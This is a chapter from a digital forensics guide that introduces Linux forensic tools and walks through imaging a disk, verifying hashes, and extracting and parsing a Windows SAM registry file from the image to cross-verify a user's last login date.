Learning to use Linux in this way has several facets. First is actually learning the operating system - the installation, configuration, network environment, and interface. This is common to all users, whether the system will be used for digital forensics or not. We do, however, need to account for “out of the box” configuration or automation that might hamper or interfere with evidence integrity. Something most other Linux users are not generally concerned with.

Second, there are the tools we need to learn. These fall into a number of categories:

- Evidence Acquisition
- Volume analysis
- File system analysis
- Application analysis
- Memory analysis
- Network enumeration and analysis
- Data parsing

There are specific tools (with some crossover) for each of these categories, which we’ll cover in the next sections.

The Law Enforcement and Forensic Examiner’s Introduction to Linux, the LinuxLEO guide, is available for free. Written by the same author as this chapter, the guide was produced as a complete guide to installing Linux, learning the operating system, and using forensic tools to conduct hands on exercises using sample practice files. The materials are freely available at <https://www.linuxleo.com>.

Linux as a target

Perhaps you have no specific desire to use Linux as a day to day forensic platform. There is, however, something to be said for knowing how Linux works and where to look for evidence should you be assigned an analysis where the subject device runs a version of Linux.

For years now, Linux has been a popular server operating system, utilized in enterprise environments across the world. In the past few years there has been a steady growth of “desktop” Linux, particularly with the emergence of user oriented distributions like Ubuntu, Mint and derivations based on them. A growth in Linux compatible software for specialized tasks such as video editing, publishing, and even gaming has resulted in Linux being more widely adopted. Always strong in academia, the growth of Linux desktop applications has resulted in a much wider user base.

Given the popularity of the Android operating system, which is (in simple terms) based on Linux, there has always been a stronger need for familiarity with Linux in the analysis of mobile devices. But Android is not the same as Linux on desktop computers. Similar for sure, but file system differences and application analysis are widely divergent.

One of the biggest issues that arises when examining a Linux system as the target of an examination is the breadth of possible options available to a user in a customized desktop (or server for that matter). For example, an examiner must be at least somewhat familiar with a subject computer’s *init* system. Most modern distributions use *systemd* to control processes and logging. Other distributions rely on the older text based *BSD init* or *System V* process scripts. In either case and depending on the nature of the investigation, knowing how processes are started, and how they are started might be an important part of the forensic puzzle.

Tracking and identifying *user activity* is often another important piece of the puzzle. With Linux, regardless of distribution, users have a wide range of choices for desktop environments, window managers, file managers, and many other desktop components. All of these components, some used in combination, store configuration and user activity in different formats and locations which makes having intimate knowledge of every possible iteration very difficult.

Even the very low level components of a Linux installation can differ, even within a single distribution. Users can choose a different boot loader (which loads the operating system) and even a different file system format. Most Linux distributions will use the Ext4 file system by default, but it’s a simple matter to select and install any number of others depending on preference: btrfs, XFS, ZFS, JFS are all examples of file systems. Should an examiner come across one of these, consideration would need to be given to file recovery, allocation strategies to help determine file activity, and perhaps forensic software support.

All of these are challenges with examining any of the myriad permutations of Linux. There are a few books covering the basics of Linux examinations. Much of the information available from a forensic perspective can be found in a few videos or seminars. For anyone looking for a challenging focus for research or a subject for an academic project, Linux as a forensic target provides ample subject matter for unique content.

Linux Forensics in Action

All of the information covered so far gives a overall view of Linux and where it might fit in with a digital forensic workflow. For those just starting out, or for those that have never seen Linux in action before, it might be useful to actually see a very simple command line session from acquisition through artifact recovery and interpretation.

First, let's map a quick outline of what we wish to accomplish, and the tools we will use:

1. Define the goal of the examination (scope)
 2. Acquire the evidence (imaging)
 3. Verify evidence integrity
 4. Map the forensic image and find a volume of interest
 5. Identify the file system format within that volume
 6. Identify artifacts (e.g. files) of interest
 7. Extract / Examine the artifacts
 8. Parse data from each artifact
-

The Tools

There are far too many tools to cover in a single chapter. Again, documents like the previously mentioned [LinuxLEO guide²⁰¹](#) will cover a great number of tools with hands on opportunities. Here we will select just a few tools to do a quick analysis of a Microsoft Windows Registry file.

Purpose	Tool
Acquisition	dd dc3dd dcfldd ddrescue ewfrecover
Integrity verification (hashing)	md5sum sha1sum sha256sum etc.
Volume / File System / File Analysis	The Sleuthkit (TSK): mmls fsstat fls istat icat blkcalc etc.
Windows Artifacts	Libyal (multiple tools/libraries): libregf libevtx liblnk libscca libesedb etc.
File Carving	scalpel foremost bulk_extractor
Data Parsing	General GNU Utilities: sed awk grep etc.

²⁰¹<https://linuxleo.com>

Acquisition Tools

The acquisition tools in the above table work in generally the same manner, creating “bit for bit” or *raw* images that are essentially exact duplicates of the storage media being imaged. `dd` is the original Linux tool used for basic forensic imaging. It was not explicitly designed for that, but it is useful in a pinch, particularly because it will be available on just about any Unix or Linux system you might come across.

Variants of `dd` include `dc3dd` and `dcf1dd`. These are both forks of `dd` that were coded specifically with digital forensics and media acquisition in mind. Both include logging and built-in hashing capabilities with a multiple available hash algorithms. There are also options to directly split the output files for easier handling.

Command line imaging tools like `dd` and those based on it can seem a bit confusing to use at first, but they all follow the same basic command layout. In simplest terms, you have an input file defined by `i f=/dev/<device>`. This is our subject media - the media we are imaging and will eventually examine.

The output file - the image file we are writing to, is defined with `o f=<imagefile>`. The file name is arbitrary, but general convention is to use a `.dd` or `.raw` extension for images created with `dd`. The forensic-specific versions of `dd` extend the options. Using `dc3dd` as an example, the output file can be defined with `hof=<imagefile> hash=algorithm` to specify hashing the input media and the resulting image. An examiner can also split the output into smaller segments using `ofs=<imagefile> ofsz=<size>`. Combining the options gives a split file with all the segments and the original media hashed using `hofs=<imagefile> hash=<algorithm> ofsz=<size>`. The entire output can be documented with the `log=<logfile>` option.

We will see an example of this in the scenario coming up in the next section.

Learning how to image with Linux command line tools is a useful skill for all digital forensic practitioners. Using Linux bootable media to access in-situ media is not uncommon.

Evidence Integrity

In general, common practice for command line collection of a forensic image should include calculation of a hash *prior* to imaging. This is usually followed by a hash of the resulting forensic image. In recent years, industry practitioners have taken to relying on the built in hashing capabilities of their imaging tools to do the work for them. Manual hashing is both a good idea and a good skill to have.

The algorithm you select to hash with (MD5, SHA1, etc.) is up to your policy and the acceptable standards you are working under. Issues surrounding hash algorithm selection are outside the scope of this chapter.

Manually hashing media and files under Linux (or other command line environments for that matter) is quite simple:

```
# sha1sum /dev/sdb  
8f37a4c0112ebe7375352413ff387309b80a2ddd /dev/sdb
```

With the hash of the original media recorded, we can use dd to create a simple raw image:

```
# dd if=/dev/sdb of=imagefile.raw
```

Now hash the resulting image file and make sure the hash matches that of the original media (/dev/sdb). This means our image file is an exact duplicate, bit for bit, of the original.

```
# sha1sum imagefile.raw  
8f37a4c0112ebe7375352413ff387309b80a2ddd imagefile.raw
```

Volume / File system analysis

Once we have an image, and the integrity of our evidence has been verified, we need to focus our examination on the volume, file system, and artifacts pertinent to our case. This will include parsing any partition table (DOS or GPT in most cases), identifying the file system format (exFAT, NTFS, APFS, etc.), and finally identifying files or objects that need to be recovered, extracted, or examined for the investigation.

The Sleuthkit (TSK) is a collection of command line tools and libraries that can provide this functionality under Linux. Bootable distributions focused on digital forensics like Kali and Caine come with TSK by default. It can also be used on Windows and Mac systems. For a quick peek into an image file, it can be quite useful. No need to fire up a full GUI tool to do a quick file extraction or view the contents of a directory.

The Sleuthkit supports the following file system types:

- ntfs (NTFS)
- fat (FAT (Auto Detection))
- ext (ExtX (Auto Detection))
- iso9660 (ISO9660 CD)
- hfs (HFS+ (Auto Detection))
- yaffs2 (YAFFS2)
- apfs (APFS)
- ufs (UFS (Auto Detection))
- raw (Raw Data)
- swap (Swap Space)
- fat12 (FAT12)
- fat16 (FAT16)
- fat32 (FAT32)
- exfat (exFAT)
- ext2 (Ext2)
- ext3 (Ext3)
- ext4 (Ext4)
- ufs1 (UFS1)
- ufs2 (UFS2)
- hfsp (HFS+)
- hfs1 (HFS (Legacy))

There are more than thirty command line tools in the TSK. We will use some of them in the sample scenario that follows this section:

Tool	Purpose
mmls	list partitions
fsstat	file system information
f1s	list files
istat	file meta-data information (MFT entry, inode, etc.)
icat	recover file content

Again, for a more detailed look at The Sleuthkit refer to the [LinuxLEO Guide²⁰²](#) for hands on exercises and practice images.

Artifact analysis

Digital forensics is far more than just recovering deleted files. There are databases to parse, temporal data to extract and organize, and other artifacts to review and make sense of. This is one of the greatest challenges of digital forensics - keeping up with operating system changes, application version changes, and various format changes that make keeping our knowledge up to date a difficult prospect.

Luckily there are a great many open source projects that specifically address the collection and analysis of everything from macOS plist to Windows shellbags. Using them might not be as simple as clicking a line item in a GUI forensic suite or selecting a specific view in a menu. But again, the open source tools very often provide a simple command line interface to provide an uncluttered look at the data we need most. In addition, many of these tools provide *libraries* to allow developers to include artifact parsing capabilities in more feature rich tools. One example of this is *Autopsy*, a GUI digital forensic tool that utilizes Sleuthkit libraries to parse disk images, storage volumes, and file systems. Additional functionality is provided by external open source libraries for artifact parsing and timeline creation.

For those examiners that are proficient in the Python language, there are often specific Python libraries that can be used to parse artifacts. In some cases the previously mentioned open source libraries will include *bindings* that provide Python code that allows us to write scripts that can parse artifacts of interest.

One example of this is the [libewf²⁰³](#) project. This library provides access to Expert Witness Format (EWF) images created by many acquisition utilities. The project includes tools like `ewfmount` and `ewfinfo` to directly interact with commonly collected `.E01` images. In addition to the tools, there are also libraries that can be included in other programs to provide access to EWF images. The Sleuthkit can be compiled with `libewf` support, allowing TSK tools to be used directly on `.E01` images without having to convert them to “raw” format. Finally, `pyewf` Python bindings are provided to allow anyone to create scripts using `libewf` functionality.

²⁰²<https://linuxleo.com>

²⁰³<https://github.com/libyal/libewf>

For operating system artifacts, this same approach is found in other libraries like [libevtx²⁰⁴](#) for Windows event logs, [libregf²⁰⁵](#) for Windows registry hives, [libscca²⁰⁶](#) for Windows prefetch files, and *many* others. These are all part of the [libyal²⁰⁷](#) project. These are not the only application level artifact tools and libraries out there, but they can give an idea of what is available.

Tools on the Linux command line are, of course not limited to computer storage media either. There are libraries and tools for mobile device analysis as well, such as [libimobiledevice²⁰⁸](#) for iOS devices. Application data from mobile devices are often stored in SQL data base files. Once again, there are often built in data base programs included in many Linux distributions that can extract desired data from chat apps, location based artifacts and more.

So what does all this look like in use?

²⁰⁴<https://github.com/libyal/libevtx>

²⁰⁵<https://github.com/libyal/libregf>

²⁰⁶<https://github.com/libyal/libscca>

²⁰⁷<https://github.com/libyal>

²⁰⁸<https://libimobiledevice.org/>

Sample Scenario: Define the Goal of the Examination

An important part of every digital forensic analysis is planning the goal or at least the scope of your examination. Helping to focus on a goal gives an idea of the tools required and the methods to be used. In many cases, when providing forensic support to other investigators, the goal of the examination is defined by the support request. In other cases, the elements of the crime or known indicators (in the case of network compromise) provide the goals.

In this particular exercise, we will go back to our premise of cross verification. Covering every step in exact detail is outside the scope of this chapter. This is an illustration of what a simple cross verification of results might look like.

Let us assume we have the output from a Windows Forensic suite that shows a particular user last login date of an enterprise workstation at a given time. This was done through the examination of the Security Account Manager (SAM) registry file. The specific time the user logged in is imperative to the case and we want to cross verify the results. Our original output shows this:

```
Username : johnnyFox [1000]
Full Name :
User Comment :
Account Type : Default Admin User
Account Created : Thu Apr 6 01:35:32 2017 Z
Name :
Password Hint : InitialsInCapsCountToFour
Last Login Date : Sun Apr 30 21:23:09 2017 Z
Pwd Reset Date : Thu Apr 6 01:35:34 2017 Z
Pwd Fail Date : Sun Apr 30 21:23:01 2017 Z
Login Count : 7
```

The goal for this examination is to verify the above *Last Login Date* with a separate tool under Linux (our cross verification).

Sample Scenario: Acquire the Evidence

In this scenario, we can assume the evidence has already been acquired. But for the sake of completion, we can show the disk image here being created from computer media attached to our Linux platform.

Linux assigns a device node to attached media. In this case, the device node is /dev/sdb:

```
$ lsblk
NAME MAJ:MIN RM SIZE RO TYPE MOUNTPOINTS
...
sdb 7:0 0 500M 1 disk
??sdb1 259:4 0 499M 1 part
...
```

We used the command `lsblk` to list devices, and our attached subject disk shows up as `/dev/sdb`.

Once we've identified the device, we can image it with some `dd` or preferably a more forensic oriented version like `dc3dd`:

```
$ sudo dc3dd if=/dev/sdb hof=image.raw hash=sha1 log=image.log
```

This is a simple forensic image obtained with Linux using `dc3dd` on a subject disk. The input file (`if`) is `/dev/sdb`. The hashed output file (`hof`) is `image.raw`. The hash algorithm is SHA1 and we are writing a log file to `image.log`.

We also created a log of the output, viewable using the `cat` command to stream the text file to our terminal:

```
$ cat image.log

dc3dd 7.2.646 started at 2022-07-27 21:33:40 -0400
compiled options:
command line: dc3dd if=/dev/sdb hof=image.raw hash=sha1 log=image.log
device size: 1024000 sectors (probed), 524,288,000 bytes
sector size: 512 bytes (probed)
524288000 bytes ( 500 M ) copied ( 100% ), 2 s, 237 M/s
524288000 bytes ( 500 M ) hashed ( 100% ), 1 s, 555 M/s

input results for device `/dev/sdb':
1024000 sectors in
0 bad sectors replaced by zeros
094123df4792b18a1f0f64f1e2fc609028695f85 (sha1)
```

```
output results for file `image.raw':  
1024000 sectors out  
[ok] 094123df4792b18a1f0f64f1e2fc609028695f85 (sha1)  
  
dc3dd completed at 2022-07-27 21:33:42 -0400
```

This shows us a log of the imaging process, the size of the date acquired, and the calculated hashes used to help document evidence integrity.

We now have a verified image, obtained from the original storage device, that we can use for our examination.

Sample Scenario: Map the Storage Volumes

Once we have created our image, we need to determine the partitioning scheme, and which of those partitions are of interest to our investigation.

```
$ mmls image.raw
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

  Slot  Start  End Length Description
000: Meta    0000000000  0000000000  0000000001  Primary Table (#0)
001: -----  0000000000  0000002047  0000002048  Unallocated
002: 000:000  0000002048  0001023999  0001021952  NTFS / exFAT (0x07)
```

Using the `mmls` command from the Sleuthkit, we can see that there is only one NTFS file system, at a *sector offset* of 2048 (under Start). We will be using additional file system and file extraction tools from TSK, and the sector offset is an important value. We use it to tell TSK *which volume* to access inside the image. Media storage partitioning can be quite complex, and with TSK we access each volume/file system separately.

Sample Scenario: Identify the File System

Our volume of interest has been identified at an offset inside the image of 2048 sectors. We pass this volume to the TSK tool `fsstat` to obtain detailed information on the file system:

```
$ fsstat -o 2048 image.raw

FILE SYSTEM INFORMATION
-----
File System Type: NTFS
Volume Serial Number: CAE0DFD2E0DFC2BD
OEM Name: NTFS
Volume Name: NTFS_2017d
Version: Windows XP

METADATA INFORMATION
-----
First Cluster of MFT: 42581
First Cluster of MFT Mirror: 2
Size of MFT Entries: 1024 bytes
Size of Index Records: 4096 bytes
Range: 0 - 293
Root Directory: 5

CONTENT INFORMATION
-----
Sector Size: 512
Cluster Size: 4096
Total Cluster Range: 0 - 127742
Total Sector Range: 0 - 1021950

$AttrDef Attribute Values:
$STANDARD_INFORMATION (16)  Size: 48-72  Flags: Resident
$ATTRIBUTE_LIST (32)  Size: No Limit  Flags: Non-resident
$FILE_NAME (48)  Size: 68-578  Flags: Resident,Index
$OBJECT_ID (64)  Size: 0-256  Flags: Resident
$SECURITY_DESCRIPTOR (80)  Size: No Limit  Flags: Non-resident
$VOLUME_NAME (96)  Size: 2-256  Flags: Resident
$VOLUME_INFORMATION (112)  Size: 12-12  Flags: Resident
$DATA (128)  Size: No Limit  Flags:
$INDEX_ROOT (144)  Size: No Limit  Flags: Resident
$INDEX_ALLOCATION (160)  Size: No Limit  Flags: Non-resident
$BITMAP (176)  Size: No Limit  Flags: Non-resident
```

```
$REPARSE_POINT (192)  Size: 0-16384  Flags: Non-resident
$EA_INFORMATION (208)  Size: 8-8   Flags: Resident
$EA (224)  Size: 0-65536  Flags:
$LOGGED.Utility_Stream (256)  Size: 0-65536  Flags: Non-resident
```

There is quite a bit of information in the `fsstat` output. File system type, version, and volume name are all items we will want to know for our notes. Other information provided by `fsstat` can be useful for documenting and describing files carved from this particular volume, as well as ranges of physical blocks used to store data.

Sample Scenario: Identify the File(s) of Interest

In this particular scenario we are conducting a cross verification of findings from a file we already know - the SAM registry file. In a normal Windows installation, the SAM is located in C:\windows\system32\config. We can use the Sleuthkit f1s tool to recursively list all the allocated files in the volume of interest and specifically look, or grep, for Windows\System32\config\SAM:

```
$ f1s -Fr -o 2048 image.raw | grep -i system32/config/SAM
r/r 178-128-2: Windows/System32/config/SAM
```

This output gives us the NTFS file system's Master File Table, or MFT entry for the SAM file. In this case, the MFT entry is 178-128-2.

Sample Scenario: Extract the data

We will do two quick steps here. First we will extract the file using the Sleuthkit's `icat` command, which takes the meta-data entry (in this case MFT entry 178), and streams the contents of the data blocks or clusters to our chosen destination - which in this case is an extracted file:

```
$ icat -o 2048 image.raw 178 > image.SAM

$ file image.SAM
image.SAM: MS Windows registry file, NT/2000 or above
```

The `icat` command extracts the SAM file and writes it to the file called `image.SAM`. Once this is done, we use the Linux `file` command to make sure that the file type we've extracted matches what we expect. In this case we expected a Windows registry file, and that's exactly what we have.

At this point we can install `libregf`. This will allow us to gather some simple identifying information as well as *mount* the registry file to allow us to parse it for the information we are seeking. The following commands are provided by the `libregf` package:

```
$ regfinfo image.SAM
regfinfo 20220131

Windows NT Registry File information:
Version: 1.3
File type: Registry

$ mkdir regmnt

$ regfmount image.SAM regmnt/
regfmount 20220131
```

Using commands provided by `libregf` we confirm the identity and version of the registry file. Then we create a *mount point* or directory to which we can attach the registry file so we can browse the contents.

Sample Scenario: Parse the Artifact

Given the fact that we've already examined this file in our main forensic suite, and we are simply cross verifying our results here, we would probably know the account's *Relative ID* (RID) - in this case the account's RID is 1000.

Now that we know the RID (from our previous examination - this is a cross verification), we can browse to the account's associated keys in the mounted registry file:

```
$ cd SAM/Domains/Account/Users/  
  
$ ls  
(values)/  000001F4/  000001F5/  000003E8/  000003E9/  Names/
```

The directory SAM/Domains/Account/Users/ contains keys for each account, listed by RID in hex format. If you study Windows forensics, you know that we have a System Administrator (RID 500), a Guest account (RID 501), and user accounts starting at 1000 by default. We can confirm the account we are interested in is 000003E8 by converting each value to decimal using shell expansion and finding 1000:

```
$ echo $((0x3E8))  
1000
```

Changing into that directory, we find several subkey values. Again, studying registry forensics, we find that the F value contains an account's login information, so we change our directory to (values) for that account:

```
$ cd 000003E8/(values)  
$ ls  
F UserPasswordHint V
```

Sample Scenario: Cross Verify the Findings

Using a hex viewer included with Linux (xxd), we can look at the subkey's value. The *Last Login Date* is stored at hex offset 8.

```
$ xxd F
```

00000000:	0200 0100 0000 0000 678E 5DF7 F7C1 D201g.].....
00000010:	0000 0000 0000 0000 20D7 BF15 76AE D201v....
00000020:	FFFF FFFF FFFF FF7F 5CE9 5DF2 F7C1 D201\.].....
00000030:	E803 0000 0102 0000 1402 0000 0000 0000
00000040:	0000 0700 0100 0000 0000 4876 488A 3600HvH.6.

There are a number of tools available to convert that hex string to a date value. We will use a simple python script ([WinTime.py](#)²⁰⁹).

```
$ python ~/WinTime.py 678e5df7f7c1d201
Sun Apr 30 21:23:09 2017
```

Here again is the original output from the analysis we are trying to verify (with some output removed for brevity):

```
...
Last Login Date : Sun Apr 30 21:23:09 2017 Z
...
```

So we can see that our original analysis, using a common digital forensics tool under Windows, has been cross verified with a completely separate set of tools under a different operating system. The steps look complex, but for a far more detailed look at this level of analysis is covered in the previous mentioned LinuxLEO guide.

Note that we included the acquisition here for completeness, but in a real cross verification situation, the image already acquired is fine to use - it has generally already been verified by the hash algorithm.

We've actually accomplished a bit more by verifying our results with Linux. In addition to proving the veracity of what our original tool found, we have focused on a “smoking gun” artifact and *manually* extracted and parsed it ourselves. This entire manual process will go in your notes along with any research you needed to do in order to complete it (What registry file do I need? Where is the login data stored? What offset? What format?). Should you ever be called to testify or participate in any adjudication process, you will be better prepared to answer the oppositions questions on *how* your original tool found what it reported.

²⁰⁹<https://linuxleo.com/Files/WinTime>

This same approach applies to results of a mobile device analysis chats are displayed in a GUI tool and organized by conversation. Find something important to the investigation? Fire up a Linux command line and dig into the database yourself. In many cases you don't even need to leave your Windows forensic workstation desktop. You can use WSL/WSL2, or SSH into your physical Linux workstation or VM using [PuTTY²¹⁰](#).

²¹⁰<https://putty.org>

Closing

While doing all this on the command line looks daunting, it is an excellent way to drill down to the “bits and bytes” and learn digital forensics from the ground up. There is no doubt that a full GUI suite of digital forensic tools can be a more efficient way of drilling into large amounts of data quickly. Where the Linux command line excels is in forcing you to learn exactly where you need to look for specific data and how it is stored.

There are a growing number of ways to access a Linux environment without the need for excessive resources. This makes it more accessible to forensic examiners and a good fit for modern digital forensic laboratories.

Errata

Reporting Errata

If you think you've found an error relating to spelling, grammar, or anything else that's currently holding this book back from being the best it can be, please visit the [book's GitHub repository²¹¹](#) and create an Issue detailing the error you've found.

²¹¹<https://github.com/Digital-Forensics-Discord-Server/TheHitchhikersGuidetoDFIRExperiencesFromBeginnersandExperts/issues>